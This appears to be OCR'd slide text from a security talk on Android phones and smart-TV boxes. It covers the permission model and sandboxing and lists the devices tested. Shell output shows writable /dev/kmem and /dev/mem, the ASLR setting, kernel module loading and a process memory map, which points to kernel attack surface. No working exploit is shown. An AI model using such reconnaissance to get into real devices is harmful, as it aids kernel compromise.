
Android background

- **Permission-Based Model**
  - Permission declared by Manifest file
  - Various permission such as Camera, GPS Location, Bluetooth, Telephony, SMS/MMS, Network
  - Check permission only when install apps

- **App Sandboxing**
  - Assign certain ID to each application on installation
  - Use standard UNIX UID/GID policy

- **App Distribution**
  - Application Signing done by its developer
  - Anonymous distribution is possible on Android market

Android background




* Tested Smart phone!

- Galaxy U (Eclair)
- Galaxy S / Tab (Froyo)
- Galaxy S2 (GingerBread)
- Galaxy 10.1 (Honeycomb)
- Galaxy Nexus (ICS)
- iPhone 3G
- iPhone 4G

* Tested Android Smart TV!


- ARM box (Android 2.3.4)
  - Linux kernel version 2.6.34
- MIPS box (Android 2.3.4)
  - Linux kernel version 2.6.37-2.4
- noontec A9 smart TV box (Android 2.3.1)
  - Linux kernel version 2.6.32.27

Android background




```
$ ls -l /dev/*mem
ls -l /dev/*mem
crw-rw-rw- root     root      10,  61 2012-01-09 22:46 ashmem
crw------- root     root       1,   2 2012-01-09 22:46 kmem
crw-rw---- system   system     1,   1 2012-01-09 22:46 mem
crw-rw---- system   graphics  10,   0 2012-01-09 22:46 pmem
crw-rw---- system   system     1,  13 2012-01-09 22:46 s3c-mem
$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
1
$
```

kmem, mem device file mapped with write permission (whole version)




```
$ export PATH=/data/local/bin:$PATH
$ lsmod
pcnet32 28744 0 - Live 0xd0cb9000
btusb 10316 0 - Live 0xd0c48000
sco 8948 0 - Live 0xd0c21000
rfcomm 29876 0 - Live 0xd0a71000
bnep 10976 0 - Live 0xd0a27000
l2cap 19444 4 rfcomm,bnep, Live 0xd09f6000
bluetooth 47784 5 btusb,sco,rfcomm,bnep,l2cap, Live 0xd086f000
rfkill 9776 1 bluetooth, Live 0xd0844000
$ insmod
usage: insmod <module.o>
```

Support LKM kernel module



```
00008000-0001b000 r-xp 00000000 b3:09 486        /system/bin/toolbox
0001b000-0001c000 rw-p 00013000 b3:09 486        /system/bin/toolbox
0001c000-00023000 rw-p 00000000 00:00 0          [heap]
40000000-40011000 r--s 00000000 00:0b 419        /dev/__properties__ (deleted)
40011000-40012000 r--p 00000000 00:00 0
80000000-80002000 r-xp 00000000 b3:09 1042       /system/lib/libusbhost.so
80002000-80003000 rw-p 00002000 b3:09 1042       /system/lib/libusbhost.so
af900000-af90e000 r-xp 00000000 b3:09 816        /system/lib/libcutils.so
af90e000-af90f000 rw-p 0000e000 b3:09 816        /system/lib/libcutils.so
af90f000-af91e000 rw-p 00000000 00:00 0
afa00000-afa03000 r-xp 00000000 b3:09 871        /system/lib/liblog.so
afa03000-afa04000 rw-p 00003000 b3:09 871        /system/lib/liblog.so
afb00000-afb16000 r-xp 00000000 b3:09 873        /system/lib/libm.so
afb16000-afb17000 rw-p 00016000 b3:09 873        /system/lib/libm.so
afc00000-afc01000 r-xp 00000000 b3:09 1012       /system/lib/libstdc++.so
afc01000-afc02000 rw-p 00001000 b3:09 1012       /system/lib/libstdc++.so
afd00000-afd40000 r-xp 00000000 b3:09 808        /system/lib/libc.so
afd40000-afd43000 rw-p 00040000 b3:09 808        /system/lib/libc.so
afd43000-afd4e000 rw-p 00000000 00:00 0
b0001000-b0009000 r-xp 00001000 b3:09 420        /system/bin/linker
